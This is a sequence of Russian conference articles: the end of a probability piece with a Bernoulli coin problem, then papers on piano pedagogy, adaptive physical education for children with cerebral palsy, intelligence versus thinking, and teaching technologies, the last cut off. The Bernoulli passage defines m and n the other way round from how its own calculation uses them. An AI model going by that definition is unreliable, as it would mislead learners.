Теперь разберем пример решения задачи с применением формулы Бернулли. Это формулу удобно применять тогда, когда вероятность события в каждом исходе одинакова, а количество произведенных испытаний три и более. Рассмотрим пример такой задачи из вариантов ЕГЭ. Симметричную монету бросают 10 раз. Во сколько раз вероятность события «выпадет ровно 4 орла» больше вероятности события «выпадет ровно 3 орла»?

Формула Бернулли имеет следующий вид:  $P_m(n) = C_n^m p^m q^{n-m}$ , где  $p$  – вероятность события в одном исходе,  $q$  – обратная вероятность данного события,  $m$  – количество возможных исходов,  $n$  – количество желаемых исходов. При решении поставленной задачи мы вначале определим вероятность события в одном исходе, то есть выпадения орла при одном бросании монеты, а также обратную вероятность, а именно выпадение решки тоже при одном бросании монеты. Так как у монеты две грани, то вероятность выпадения орла и решки будет равна  $\frac{1}{2}$ . Теперь обозначим количество возможных исходов в нашем испытании, оно будет равно 10 в обоих случаях. Количество желаемых исходов в первом событии равно 4, а во втором событии равно 3. Просчитаем вероятность события для каждого случая.

Первый случай:  $p=\frac{1}{2}$ ,  $q=\frac{1}{2}$ ,  $n=10$ ,  $m=3$ .

$$P_{10}(3) = C_{10}^3 \left(\frac{1}{2}\right)^3 \left(\frac{1}{2}\right)^7 = \frac{10!}{7! \cdot 3!} \left(\frac{1}{2}\right)^{10} = \frac{8 \cdot 9 \cdot 10}{1 \cdot 2 \cdot 3} \left(\frac{1}{2}\right)^{10} = 120 \cdot \left(\frac{1}{2}\right)^{10}.$$

Второй случай:  $p=\frac{1}{2}$ ,  $q=\frac{1}{2}$ ,  $n=10$ ,  $m=4$ .

$$P_{10}(4) = C_{10}^4 \left(\frac{1}{2}\right)^4 \left(\frac{1}{2}\right)^6 = \frac{10!}{6! \cdot 4!} \left(\frac{1}{2}\right)^{10} = \frac{7 \cdot 8 \cdot 9 \cdot 10}{1 \cdot 2 \cdot 3 \cdot 4} \left(\frac{1}{2}\right)^{10} = 210 \cdot \left(\frac{1}{2}\right)^{10}.$$

Теперь найдем отношения вероятностей двух событий, то есть

$$\frac{P_{10}(4)}{P_{10}(3)} = \frac{210 \cdot \left(\frac{1}{2}\right)^{10}}{120 \cdot \left(\frac{1}{2}\right)^{10}} = \frac{210}{120} = \frac{7}{4} = 1,75.$$

Хочется добавить следующее, что более углубленно теория вероятностей изучается в высших учебных заведениях. Она также тесно переплетается со статистикой и применяется в исследовательской деятельности. Поэтому знания, полученные в данной области, учащиеся могут применять при работе над проектами.

### **Список литературы:**

1. Битнер Г.Г. Теория вероятностей: Учебное пособие / Г.Г. Битнер. - Рн / Д: Феникс, 2012. - 329 с.
2. ЕГЭ. Математика. Профильный уровень: типовые экзаменационные варианты: 36 вариантов / под редакцией И.В. Яценко. - Москва: Издательство «Национальное образование», 2023. - 224 с. - (ЕГЭ. ФИПИ - школе)
3. Палий И.А., Теория вероятностей: Учебное пособие / И.А. Палий. - М.: Инфра - М, 2018, - 352 с.

© Данилец И.В., Выродова Л.В., Михайлова Т.В., 2023

### **Диденко Ю.В.**

Доцент фортепианного факультета  
Московской государственной консерватории  
им. П. И. Чайковского,  
г. Москва, РФ  
аспирант

Московского государственного института  
музыки им. Шнитке, г. Москва, РФ

Научный руководитель: **Щербак А.И.**

Доктор педагогических наук, Доктор культурологии,  
Московского государственного института  
музыки им. Шнитке, г. Москва, РФ

## **ФОРМИРОВАНИЕ ИСПОЛНИТЕЛЬСКИХ СПОСОБНОСТЕЙ СТУДЕНТОВ - ИНОСТРАНЦЕВ В ФОРТЕПИАННОМ КЛАССЕ В КЛАССИФИКАЦИИ ПРОФЕССИОНАЛЬНЫХ КОМПЕТЕНЦИЙ МУЗЫКАНТА**

**Аннотация.** Данная статья посвящена изучению проблемы формирования исполнительских способностей студентов - иностранцев в фортепианном классе. В исследовании уточняются и конкретизируются специфические профессиональные компетенции музыканта, обосновываются понятия «исполнитель», конкретизируются принципы формирования исполнительства. Проблема

формирования исполнительских способностей рассматривается в условиях внедрения в профессиональный образовательный процесс контекстного обучения.

**Ключевые слова:** профессиональные компетенции, студенты - иностранцы, исполнительские способности, исполнение, артист.

### **Didenko Yuri Valerievich**

State Institute for Higher Education 'Tchaikovsky Moscow State Conservatory' Moscow;  
State Institute of Music named after Schnittke, Moscow  
e - mail: [yurididenko@yahoo.com](mailto:yurididenko@yahoo.com)

**Abstract.** This article is devoted to the study of the problem of forming the performing abilities of foreign students in the piano class. The study clarifies and concretizes the specific professional competencies of a musician, substantiates the concept of "performer", concretizes the principles of formation of performance. The problem of the formation of performing abilities is realized in the context of the introduction of contextual learning into the professional educational process.

**Keywords:** professional competencies, foreign students, performing abilities, performance, artist.

Содержание процесса профессионального обучения пианистов - иностранцев в высших музыкально - образовательных учреждениях предполагает формирование исполнительских компетенций, которые отражены в комплексном обучении, предполагающем овладение всеми умениями и навыками игры на инструменте при ориентации на творческую инициативу, самостоятельность, ликвидность и соответствие запросам современного общества.

В настоящее время достаточное количество исследований затрагивают проблему формирования и воспитания профессиональных компетенций в различных направлениях педагогической науки (А.В.Хуторской, И.А.Зимняя, Т.А.Безусова, В.С.Сенашенко, В.А.Кузнецова, И.В.Руденко, А.А.Шехонин, Н.Б.Нестерова и мн. др.). Также, этот вопрос не обходят стороной и исследователи профессиональной музыкальной педагогики (Э.Б.Абдуллин, Е.В.Николаева, Р.И.Лозовская, А.Р.Кулакова). В одних работах ученые опираются на общепринятые классификации компетентностей: ценностно-смысловые, общекультурные, учебно - познавательные, информационные, коммуникативные. В ряде других работ выделяются специфические профессиональные компетенции музыканта, которые можно классифицировать в двух основных разновидностях:

1. Компетенции в области распознавания и интерпретации музыкального текста (текст ↔ музыка (звучание) ↔ текст). Компетенции этого рода — распознавание и интерпретация текста — относительно универсальны внутри профессиональной среды и обеспечиваются в большей части (но не единственно) природными слуховыми данными и «знанием и пониманием».

---

2. Специальные технические (инструментальные) компетенции. Компетенции этого рода специализированы, зачастую — очень узко, и обеспечиваются в большей части (но не единственно) «умениями и навыками» [12].

В работе с иностранными студентами на фортепианных факультетах, проблема развития профессиональных компетенций стоит наиболее остро и актуально. Студенты, имеющие довузовскую подготовку в средних учебных заведениях России, безусловно, имеют базовую подготовку и обладают определенным набором навыков и умений профессионального исполнительства. Однако, в большинстве случаев, студенты - иностранцы до обучения в вузах России, обучаются в своей стране, где основу обучения составляет техническая сторона исполнения произведений. К сожалению, студенты - иностранцы не акцентируют внимание на исполнительских способностях воспроизведения музыкального материала. Поэтому, мы считаем, что формирование исполнительских компетенций неразрывно связано с воспитанием исполнителя и развитием исполнительских способностей в передаче художественного содержания авторского текста.

Для начала обратимся к определению термина «артист или исполнитель». В словаре музыкальных терминов - «артист», (фр. *artiste* — художник) — человек, профессионально занимающийся исполнительским искусством. Музыкант, певец, инструменталист, дирижер, выступающий на оперной сцене или концертной эстраде. В широком смысле — любой деятель искусства — композитор, писатель, поэт, художник и т. д.

В.А. Сирятский дает другое определение термина «исполнитель». Он считает, что это - творческая личность без каких - либо субъективных оценок и наставлений, которая общается со своим слушателем [9].

Наиболее полно и всеобъемлющее определил роль исполнителя А. Н. Серов. По его мнению, тайна выдающихся исполнителей заключается в том, что они исполняемое силой своего таланта освещают изнутри, пленками, помещают туда новый мир чувств из своей собственной души, оставаясь между тем наиболее объективными, и чем сильнее эта объективность, тем больше и новизны каждый раз в исполнении этой роли, этой музыки» [8; 132].

Итак, игра на музыкальном инструменте представляет собой музыкально - исполнительскую деятельность, которая прежде всего требует определенных навыков, условий, активности, творческой инициативы и направленности при выполнении художественных задач. Исполнение художественного произведения должно способствовать передаче его содержательной сущности, его художественных образов, средствами музыки выявлять мысли и чувства. Мы считаем, что процесс исполнения - это напряжение духовной сферы человека. Исполнительство, как и любое другое творчество, отмечал К. С. Станиславский, является прежде всего «полной сосредоточенностью духовной и физической природы. Она захватывает, кроме того, и тело, и душу, и разум, и волю, и чувства, и память, и воображение» [11; 302].

---

Именно в художественно - исполнительской деятельности активно развиваются творческие задатки человека, творческие силы и способности. А. Островский в статье «Творческое задание исполнителя» главный акцент в воспитании исполнителя делает на выступлении. Он считает, что это - результат напряженной творческой работы артиста, является для него «актом, который стимулирует его дальнейший творческий рост. Разные свойства натуры исполнителя, воля, интеллект, глубина эмоций, творческая фантазия - все это в какой - то мере проявляется во время публичного исполнения» [6; 16].

Исследуя процесс формирования исполнительских способностей у студентов - иностранцев в фортепианном классе, обратим внимание на педагогическую систему К. Станиславского, который определил три психологических принципа формирования исполнительства:

1) «подсознательное – через сознательное»: поиск наиболее доступных и податливых элементов психики, которые подчиняются воле человека, то есть ум, «зрительные видения», слуховые представления [11; 339];

2) Использование взаимосвязи между различными сторонами психики ученика: зависимость, взаимодействие и тесная связь одной творческой силы с другими очень важны. Благодаря этой взаимосвязи упражнения, направленные на развитие одних «элементов», одновременно являются упражнениями и для других;

3) отдельные психические способности становятся «манками» друг для друга и вместе с тем стимуляторами творческого самочувствия только за одним непременным условием: если каждую проводимую работу, каждое упражнение, каждую «творческое действие» доведено исполнителем до конца.

В своей методике К. Станиславский большое значение придает роли творческой, исполнительской деятельности в процессе обучения.

Проанализировав несколько различных музыкально - педагогических направлений формирования исполнительских способностей у студентов - иностранцев в фортепианном классе, можно сделать вывод, что их объединяет общий недостаток: везде исчезает важнейшее звено – воспитание, основанное на расширении кругозора обучающихся за счет получения комплекса знаний по истории музыки, истории музыкальной педагогики, изучение традиций российской фортепианной школы, закономерностей и общих черт в исполнительстве российских исполнителей, базирующееся на основах существующих исполнительских школ. Данное обогащение кругозора формирует исполнительское творчество.

Формирование исполнительских способностей студентов - иностранцев в фортепианном классе рассмотрим, опираясь на принципы «контекстного обучения». В содержании «контекстного обучения» заложено последовательное моделирование будущей профессиональной деятельности студента, при задействовании всей системы форм, методов и средств обучения. Наиболее полно принципы контекстного обучения сформулированы в исследовании А.А. Вербицкого [3]. Опираясь на предложенные принципы контекстного обучения,

сформулируем принципы формирования исполнительских способностей студентов - иностранцев в фортепианном классе:

- ориентированно - личностная исполнительская деятельность студента - иностранца в процессе обучения;
- архитектурное построение содержания, форм и условий профессиональной деятельности с учетом развития исполнительских способностей;
- осуществление исполнительской деятельности с учетом внедрения проблемности содержания и процесса усвоения знаний с дальнейшим их совершенствованием;
- вариативная организация форм исполнительской деятельности с учетом достижения цели и содержания обучения;
- организация совместной творческо - ориентированной деятельности;
- рассмотрение различных инновационных педагогических технологий с ассимилированием их в своей исполнительской деятельности;
- спиральное развитие исполнительских способностей в комплексе обучения и воспитания.

Опираясь на принципы контекстного обучения, формирование исполнительских способностей студентов - иностранцев реализуется в таких условиях:

- введение учебного курса, направленного на профессиональную ориентацию исполнительского процесса и расширение знаний студентов - иностранцев о музыке и ее культурно - исторический контекст;
- целенаправленную индивидуальную работу со студентом в классе, которая способствует повышению пианистического мастерства, а также расширению и стабилизации исполнительского репертуара;
- самостоятельную работу студентов, в результате которой значительно распространяется их музыкальный кругозор и повышается общехудожественная культура;
- коллективно - групповые формы работы и концертно - образовательная деятельность, которые способствуют определению методических условий подачи музыкальных произведений.

Рассмотрение принципов и условий контекстного обучения как основоположников в процессе развития исполнительской подготовки студентов - иностранцев в фортепианном классе, дает возможность исследовать пути формирования исполнительских способностей иностранных студентов с постоянным учетом перспектив их будущей профессионально - педагогической деятельности.

### **Список использованной литературы**

1. Абдуллин Э.Б. Методологический анализ проблем музыкальной педагогики в системе высшего образования. — М.: Прометей, 1990. — 189с.
2. Безусова Т. А. Пути организации компетентного подхода в сфере высшего профессионального образования // Физико - математическое образование. - 2018. - Вып. 1. - С. 137 - 141.
3. Вербицкий А. А. Активное обучение в высшей школе: контекстный подход. — М., 1991. — 206 с.

4. Лозовская Р. И. Определение специфики профессиональных компетенций будущего педагога - музыканта и их формирование в процессе вузовского образования // Педагогическое образование в России. — 2014. — № 12. — С. 207 - 211.

5. Николаева Е.В. Музыкальное образование в России: историко - теоретический и педагогический аспекты. Монография. 2 - е изд - е, испр. и доп. — М.: ООО «Ритм», 2009. — 408 с.

6. Островский А. Творческая задача исполнителя // Вопросы музыкально - исполнительского искусства. - Вып. 4. - М.: Музыка, 1967. - С. 3 - 21.

7. Поляков А. В. Формирование стилевой компетентности у студентов музыкаль - но - педагогических вузов в процессе профессионального образования: теория и практика. — Екатеринбург: ООО «Издательский дом „Ажур”», 2015. — 192 с.

8. Серов А.Н. Воспоминания о М.И. Глинке. Избр. статьи. - Т.1. - М. - Л.: Музыка, 1950. — 414с.

9. Сирятский В. А. Модест Мусоргский как реформатор фортепианного искусства: уч. пос. / В. А. Сирятский. — Харьков: Факт, 2003. — 144 с.

10. Словарь музыкальных терминов / сост. Е.А. Яных. — Агата, 2009. - 320 с.

11. Станиславский К. Работа актера над собой. Ч.1— М.: Искусство, 1985. — 479с.

12. Хазеева И.Н. Компетенции в музыкальном образовании: тенденции, проблемы, перспективы // Педагогика музыкального образования проблемы и перспективы развития: III Международная научно - практическая очно заочная конференция (г. Нижневартовск, 19—20 апреля 2011 года) / Отв. ред. Э.Б.Абдуллин. — Нижневартовск: Изд - во Нижневарт. гуманит. ун - та, 2011.— с. 42 - 46

13. Хуторской А.В. Компетентностный подход в обучении. Научно - методическое пособие. — М.: Издательство «Эйдос»; Издательство Института образования человека, 2013. — 73 с.

(©) Ю. В. Диденко, 2023

**Долголева В.В.**

студент

город Брянск

**Научный руководитель: Катунина Н. П.**

Доктор биологических наук, профессор

город Брянск

## **АДАПТИВНАЯ ФИЗИЧЕСКАЯ КУЛЬТУРА ДЕТЕЙ С ЦЕРЕБРАЛЬНЫМ ПАРАЛИЧОМ В УСЛОВИЯХ ОБРАЗОВАТЕЛЬНОГО УЧРЕЖДЕНИЯ**

### **Аннотация**

Детский церебральный паралич в большой степени относится к другим заболеваниям нервной системы, инвалидность по детскому церебральному параличу имеет первое место в системе детской инвалидности неврологического



профиля, и трудность ее обусловлена как двигательными, так психическими, речевыми и сенсорными нарушениями.

Цель исследования: рассмотрение программы адаптивной физической культуры, детей с церебральным параличом в условиях образовательного учреждения. Для достижения поставленной цели в работе были применены методы анализа литературных источников с последующим обобщением.

Выводы: из исследований и специальной литературы следует, что адаптивная физическая культура, включающая упражнения и игры, имеет положительное воздействие на регуляцию движений детей с ДЦП в общеобразовательных учреждениях.

### **Ключевые слова**

Адаптивная физическая культура, детский церебральный паралич, инвалидность, реабилитация, образовательное учреждение.

**Dolgoleeva V.V.**

student

city of Bryansk

**Scientific adviser: Katunina N.P.**

Doctor of Biological Sciences, Professor

city of Bryansk

## **ADAPTIVE PHYSICAL CULTURE OF CHILDREN WITH CEREBRAL PALSY IN THE CONDITIONS OF AN EDUCATIONAL INSTITUTION**

### **Annotation**

Infantile cerebral palsy is significantly common among other diseases of the nervous system, disability due to infantile cerebral palsy ranks first in the structure of childhood neurological disability, and its severity is due to both motor and mental, speech and sensory disorders.

The purpose of the study: substantiation of the program of adaptive physical culture aimed at correcting motor and functional disorders in children with cerebral palsy in an educational institution. In this work, to achieve this goal, the following research methods were used: theoretical analysis and generalization of literary sources.

Conclusions: from studies and special literature it follows that adaptive physical culture, including exercises and games, has a positive effect on the regulation of movements of children with cerebral palsy in educational institutions.

### **Keywords**

Adaptive physical culture, cerebral palsy, disability, rehabilitation, educational institution.

Реабилитация детей с ограниченными возможностями предполагает оказание помощи детям, которая позволяла бы осуществлять их интеграцию в общество здоровых детей [2, с. 92].

Ключевым направлением в обучении и воспитании детей с детским церебральным параличом выступает формирование инклюзивной образовательной среды, предназначенной удовлетворить индивидуальные образовательные потребности каждого ребенка, независимо от их материального, интеллектуального, социального, эмоционального или иного состояния, и должны создаваться как для детей с ограниченными возможностями здоровья, так и для одаренных, бездомных, детей из отдаленных районов.

Главной задачей адаптивной физической культуры выступает социализация инвалидов, а не только их лечение, методом физических упражнений и процедур. Такая физкультура используется для активизации, поддержки и восстановления жизненных сил, повышения жизненного тонуса через удовольствие и комфорт в психологическом плане. Это осуществляется за счет полной свободы выбора форм, методов и средств обучения [9, с. 11].

Для различных форм детского церебрального паралича обычно характерны двигательные расстройства рефлекторного характера, нарушение координации, повышен мышечный тонус, движения по возможности не контролируются ребенком. В лечении детей с ДЦП необходим комплексный подход, включающий медикаментозный, ортопедический, логопедический, гидрокинезотерапию, электростимуляцию мышц в покое и при движении. Большое значение имеют лечебная физкультура и массаж.

При применении адаптивной физической культуры для детей с ДЦП необходимо рассмотреть некоторые принципы, первый из них - создание мотивации. При таком принципе требуется формировать ситуации, при помощи которых ребенок может проявить активность, например, достать игрушку, повернуться, присесть, встать, играть. Интерес и мотивация создаются при правильной организации занятий, а именно при использовании игровых ситуаций, при грамотном выборе сложности и темпа выполнения упражнений, подбора различных упражнений и средств [5, с. 22]. Дети с ДЦП, как и все другие дети, любят участвовать в играх, так как лечебные игры включают улучшение двигательных, кинестетических, речевых и других нарушений, то игровой деятельности должно быть много и всегда целенаправленной.

Также важным принципом выступает согласованность активной работы и отдыха. Высокая утомляемость при физической и психической нагрузке требует согласования работы и отдыха, своевременного перехода к другой деятельности, до наступления утомления, пресыщения. Принцип - непрерывность процесса. Занятия не могут проводиться курсами или перемененно, необходимо выполнять их регулярно, систематически, почти постоянно и в школе и дома [7, с. 85].

Благодаря совокупности различного рода занятий с ребенком развивается опорно - двигательный аппарат, сердечно - сосудистая, дыхательная и другие системы и органы. Сидячие игры для детей с ДЦП должны быть с определённой целью, например, на столе перед ребенком учитель распределяет кубики разного размера и цвета и задает вопрос, что бы он хотел с ними сделать, при данной

ситуации ребенок думает, как поступить, построить башню или другое, проговаривая при этом все свои действия. Данный случай показывает, что вместе включаются в работу моторная, кинестетическая, зрительная, слуховая, речевая зоны. Сидячие игры, в свою очередь приспособливают ребенка для тренировки внимания и координации. Игры активного характера идут на улучшение моторики в изменяющихся условиях, и функций различных анализаторов, оказывая огромное общеукрепляющее воздействие. Очень результативным выступает плавание в бассейне и катание на лошадях [4, с. 12]. Упражнения гимнастического характера могут дозировать нагрузку на многие участки тела, развивая сперва мышцы, суставы, а также координацию движений. Такие упражнения могут быть выполнены без предметов и с ними, например, с гимнастической палкой, обручем, мячом. Среди необычных форм занятий адаптивной физической культурой при ДЦП считают занятия в сухом бассейне, имеющим внутри цветные шарики [7, с. 96]. Находясь в безопасной зоне всё время, для тела ребенка это выступает непременно важным событием. К тому же, в бассейне возможно двигаться, чувствуя постоянный контакт кожи с шариками, тем самым стимулируется чувствительность. Такое времяпровождение оказывает положительную динамику на общую двигательную активность, координацию движений и равновесие.

### **Список использованной литературы:**

1. Аникин, М.М. Лечебная гимнастика при параличах и парезах органического происхождения // М.М. Аникин, А.С. Иноземцева, и др. Медигиз, 1961 г, 116 с.
2. Антонов, И.П. Клиническая классификация заболеваний периферической нервной системы // И.П. Антонов, М.М. Аникин, А.С. Иноземцева и др. Журн. невропатологии и психиатрии им. С.С. Корскова. - 1985. - № 4. - С.481 - 487.
3. Аристова, Л.В. Физкультурно - спортивные сооружения для инвалидов: Уч. пос. / Аристова Л.В. - М., 2002. 192 с.
4. Артишевская, Н.И. Терапия с основами реабилитации / Н.И Артишевская., А.Н.Стожаров, Н.Н.Силивончик, Т.В.Мохорт Минск: Выш. шк., 1998. - С. 378.
5. Бадалян, Л.О. Детские церебральные параличи / Л.О. Бадалян, Л.Т. Журба, О.В. Тимонина. Киев: Здоровье, 1988. - 326 с.
6. Бернштейн, Н.А. - О построении движения. / Н.А. Бернштейн - М., Медгиз, 1947. С.34 - 42.
7. Белая, Н.А. Лечебный массаж, / Н.А. Белая М.: Советский спорт, 2000. - С.234.
8. Белая, Н.А. Справочник по лечебной физкультуре. / Белая, Н.А. Лебедева, И.П. М.: Медицина, 1987. - С. 26 - 32.
9. Белова, А.Н. Нейрореабилитация: Руководство для врачей. / А.Н. Белова - Антитор, 2000. - С.68.
10. Белинский, Д. В. / Технология педагогического контроля физической подготовленности учащихся 11 - 12 лет, имеющих нарушения опорно - двигательного аппарата: Автореф. дис. канд. пед. наук: 13.00.04 / Д. В. Белинский, 2004. 22 с.

**КОЧУКОВА О.Н.**

начальник отделения психологической работы отдела  
морально - психологического обеспечения управления  
по работе с личным составом управления министерства внутренних дел России  
по Тамбовской области, г. Тамбов

## **СООТНОШЕНИЕ ПОНЯТИЙ «ИНТЕЛЛЕКТ» И «МЫШЛЕНИЕ»**

### **Аннотация**

В статье рассмотрены теории интеллекта, в которых проводится сопоставление понятий «интеллект» и «мышление». Описаны сущностные характеристики и структура интеллекта, отраженные в соответствующих концепциях разных авторов. Сделан вывод о том, что мышление – это один из аспектов интеллектуальной деятельности, принимающих в ней непосредственное участие. Констатировано, что развитие интеллекта и мышления взаимообусловлено, так как их результативность зависит друг от друга.

### **Ключевые слова**

Интеллект, мышление, интеллектуальная деятельность, структура интеллекта, умственные способности

### **Введение**

Поскольку понятия «интеллект» и «мышление» довольно часто употребляются как схожие, то при исследовании различных видов мышления и интеллекта актуализируется проблема их дифференциации. Поэтому целью данного исследования является определение соотношения названных понятий. Достижение поставленной цели осуществлялось на основе контент - анализа научной литературы по теме исследования.

### **Результаты анализа**

Этимология термина «интеллект» происходит от латинского слова «intellectus». В переводе на русский язык оно означает «понимание», «постижение», «познание», «разумение». Необходимо отметить, что перевод отражает житейское представление о смысле данного термина и интерпретирует его как синоним понятия «мышление». Однако научное понимание отличается от обыденного.

Следует отметить, что понятие «интеллект» шире, чем «мышление». Одни исследователи рассматривают его как общую способность к познанию и научению; другие – как совокупность всех познавательных способностей человека: ощущений, восприятия, памяти, представлений, мышления, воображения; третьи – как способность к решению задач в уме; четвертые – как способность к абстрактному мышлению; пятые – как общую умственную способность, связанную с успешной адаптацией к окружающей среде; шестые – как то, что измеряют тесты. Во всех этих подходах рассматриваются разные стороны интеллекта, при этом упускается из виду возможность их комплексного рассмотрения [1, 5].

Рассмотрим теории интеллекта, в которых проводится сопоставление понятий «интеллект» и «мышление».

Чарльз Спирмен обнаружил, что результаты тестов, направленных на изучение различных познавательных процессов (мышления, восприятия, памяти, внимания) имеют положительную корреляционную связь. Этот факт позволил ему сделать предположение о том, что на успешность интеллектуальной деятельности оказывает влияние общий фактор, общая способность (фактор G) и фактор специфических способностей (фактор S), характерных для конкретной деятельности. Также Ч. Спирменом было установлено, что максимальное влияние генерального фактора G проявляется при решении задач на понятийное мышление, основанное на умственных действиях, тогда как при выполнении сенсомоторных действий с предметами окружающей среды его роль незначительна. Фактор общих способностей, по Спирмену, это «умственная энергия», присущая всем людям и детерминирующая успешность выполнения той или иной деятельности [4].

В соответствии с многофакторной моделью интеллекта, разработанной Р.Б. Кеттелом, существуют общие способности, парциальные и факторы операции. В структуре интеллекта среди множества он выделил такие факторы как фактор «связанного» интеллекта, фактор «свободного» интеллекта, парциальный фактор и факторы операции. К факторам «связанного» интеллекта он относил знания и интеллектуальные навыки человека, приобретенные им на протяжении всей своей жизни в обществе. Наблюдается положительная корреляционная связь этого фактора с вербальным, арифметическим факторами и фактором «свободного» интеллекта. Фактор «свободного» интеллекта детерминирует первичное накопление знаний. По мнению автора, данный фактор не зависит от общекультурного уровня развития человека, а определяется степенью развития ассоциативных зон коры больших полушарий головного мозга. Роль фактора «свободного» интеллекта прослеживается при решении перцептивных задач, направленных на поиск взаимосвязей элементов в изображении. Парциальный фактор, по Кеттелу, – это фактор визуализации. Он задействован в операциях со зрительными образами и зависит от степени развития некоторых сенсорных и моторных зон коры больших полушарий мозга. Факторы операции – это навыки, необходимые для решения конкретных задач. Другими словами, они соответствуют фактору специфических способностей (S фактор) по Ч. Спирмену. В своем исследовании Е.Е. Кузьмина и Н.И. Милитанская обнаружили корреляционную зависимость фактора «свободного» интеллекта по тесту Кеттела и результатов тестов общих умственных способностей, включающих словесное, пространственное, абстрактно - логическое, техническое мышление и числовые способности. Отсюда, ими был сделан вывод о соответствии фактора «свободного» интеллекта по Р. Кеттелу общему фактору (фактор G) по Ч. Спирмену [4].

Модель структуры интеллекта Джона Гилфорда является априорной гипотетической теорией, основанной на предположениях. Тем не менее, она очень популярна в США, на ее основе разрабатываются программы обучения и развития способностей одаренных детей. Структура интеллекта по Гилфорду представляет собой трехмерную модель, которая включает в себя операции, содержание и результат. К операциям (способу умственных действий) он относит

---

познавательные функции, память, дивергентное мышление, конвергентное мышление и процесс оценивания (сравнения). Содержание мыслительной операции, по мнению ученого, зависит от вида информации, с которой они проводятся. Если человек имеет дело с изображением, то содержание является образным, с символами (буквы, числа, коды и др. символы) – символическим, с идеями, понятиями – семантическим, с практическими действиями, участвующими в интеллектуальном процессе, – поведенческим. Под результатом мыслительной деятельности подразумевается тип ответа, который дает индивид. Это могут быть элементы, классы, отношения, системы, разные виды трансформации и выводы. Таким образом, Дж. Гилфорд выделяет 120 факторов, образующихся в результате сочетания разных составляющих трех названных категорий. Главной заслугой Джона Гилфорда является дифференциация мышления на дивергентное и конвергентное. Дивергентное мышление он считал основой творчества, так как оно связано с продуцированием множества оригинальных решений одной задачи. Под конвергентным мышлением он подразумевал поиск единственно верного ответа [2, 4, 5].

По мнению С.Л. Рубинштейна, интеллектуальная активность возникает и формируется в процессе деятельности, поэтому он рассматривал природу интеллекта как процесс. Важным тезисом Рубинштейна является утверждение о том, что для определения интеллектуальных (умственных) способностей человека помимо оценки полученного результата деятельности, необходимо исследовать процесс мышления, который привел к его достижению. Составными частями индивидуального интеллекта по Рубинштейну являются умственные операции (анализ, синтез, обобщение) и умственные действия, направленные на выполнение конкретной деятельности. Он делал акцент на необходимости исследования устройства интеллекта путем изучения внутренних законов операционально - процессуальной эволюции мышления. Под критерием уровня умственного развития С.Л. Рубинштейн подразумевал уровень развития внутренних процессов, способствующих появлению новых мыслей [6].

Исследуя процессуально - динамический характер умственной деятельности, Л.А. Венгер рассматривал познавательное ориентировочное действие как основу интеллектуальной деятельности. Отсюда следует, что имеющийся уровень интеллектуального развития индивида обусловлен ведущим видом деятельности и возрастными показателями развития перцептивных, мыслительных (наглядно - образного, логического мышления) и мнемических действий. Следует отметить, что интеллектуальный потенциал и возможности ребенка раскрывается в процессе обучения и воспитания, поэтому при его оценке не следует ориентироваться на показатели имеющегося уровня интеллектуального развития [3, 6].

На современном этапе понятие «интеллект» отождествляется с универсальной психической способностью, в основе которой, по Айзенку, лежит генетически обусловленное свойство нервной системы, влияющее на точность и скорость переработки информации [1].

### **Заключение**

Таким образом, интеллект представляет собой совокупность общих умственных способностей, характеризующуюся слаженной работой всех психических процессов, принимающих участие в познании и творческом преобразовании

окружающей действительности. Способность к мышлению – это один из аспектов интеллектуальной деятельности. Мышление принимает непосредственное участие в интеллектуальной активности, направленной на выполнение различных видов деятельности, достижение результатов, усвоение, воспроизведение и применение знаний, осмысление идей, понимание отношений между явлениями. Кроме того, оно задействовано в работе всех познавательных процессов. Отсюда следует, что развитие интеллекта и мышления взаимообусловлено, так как работа и результативность мышления зависит от интеллектуального потенциала человека, а уровень интеллектуального развития – от степени развития мышления.

#### **Список использованной литературы:**

1. Большой психологический словарь / под ред. Б.Г. Мещерякова, В.П. Зинченко. 4 - е изд., расширенное. СПб.: Прайм - ЕВРОЗНАК, 2009. 811 с.
2. Гилфорд, Дж. Три стороны интеллекта // Психология мышления. М.: Прогресс, 1965. С. 433 - 456.
3. Диагностика умственного развития дошкольников / ред. Л.А. Венгер, В.В. Холмовская. М.: Педагогика, 1978. 248 с.
4. Дружинин, В.Н. Психология общих способностей. М.: Издательство Юрайт, 2020. 349 с.
5. Немов, Р.С. Психология. В 3 кн. Кн. 1. Общие основы психологии. 2 - е изд. М.: Просвещение: ВЛАДОС, 1995. 576 с.
6. Холодная, М. А. Психология интеллекта. Парадоксы исследования. 3 - е изд., перераб. и доп. М.: Издательство Юрайт, 2020. 334 с.

© Кочукова О.Н., 2023

**Путивцева Н.С.**

преподаватель ОГАПОУ «РАТТ»  
Белгородская обл., пос. Ракитное, РФ

**Кузнецова Е.Н.**

преподаватель ОГАПОУ «РАТТ»  
Белгородская обл., пос. Ракитное, РФ

**Винограденко Е.А.**

преподаватель ОГАПОУ «РАТТ»  
Белгородская обл., пос. Ракитное, РФ

## **ПРИМЕНЕНИЕ СОВРЕМЕННЫХ ОБРАЗОВАТЕЛЬНЫХ ТЕХНОЛОГИЙ В СПО**

### **Аннотация**

Новая парадигма образования, ставящая развитие личности обучаемого в центр образовательной пирамиды, нацеливает на новые технологии обучения. Преподаватель перестает быть «репродуктором» знаний, а разрабатывает новые технологии обучения. Инновационные технологии подчеркивают растущий интерес

студентов к процессу образования и применению новых знаний в будущей профессии.

### **Ключевые слова**

Инновационные технологии, образовательные технологии, педагогические технологии, дисциплина, студенты.

Инновационные технологии быстро входят во все области нашей жизни, поэтому и возникает необходимость использования ТСО при изучении дисциплин и модулей.

Основная цель использования современных образовательных технологий в учебной деятельности СПО – стимулирование интереса обучающихся к определенным знаниям. Внедрение современных образовательных технологий позволяет у студентов закрепить умения и навыки в различных областях деятельности, развивать умение самостоятельно планировать свою самообразовательную деятельность. Повышается заинтересованность студентов в выполнении нестандартных заданий.

Все инновационные методы основаны на исследовательском подходе и предполагают наличие самостоятельных выводов обучающихся, возрастает роль педагога как наставника и координатора.

В зависимости от задач обучения, выбирается необходимая технология обучения. По типу управления познавательной деятельностью педагогические технологии делятся на:

- традиционные (лекции, использование ТСО);
- дифференцированные (работа в малых группах);
- программированное (компьютерное).

Исследователи выделяют следующие педагогические технологии:

- проблемное обучение (развитие познавательной активности);
- модульное обучение (приспособление к индивидуальным потребностям личности, уровню базовой подготовки);
- дифференцированное (создание оптимальных условий для развития способностей обучающихся);
- игровое (обеспечение личноно - деятельного характера усвоения умений и навыков);
- развитие критического мышления (посредством интерактивного включения обучающихся в образовательный процесс);
- развивающее (ориентация учебного процесса на возможности обучающихся и их реализацию).

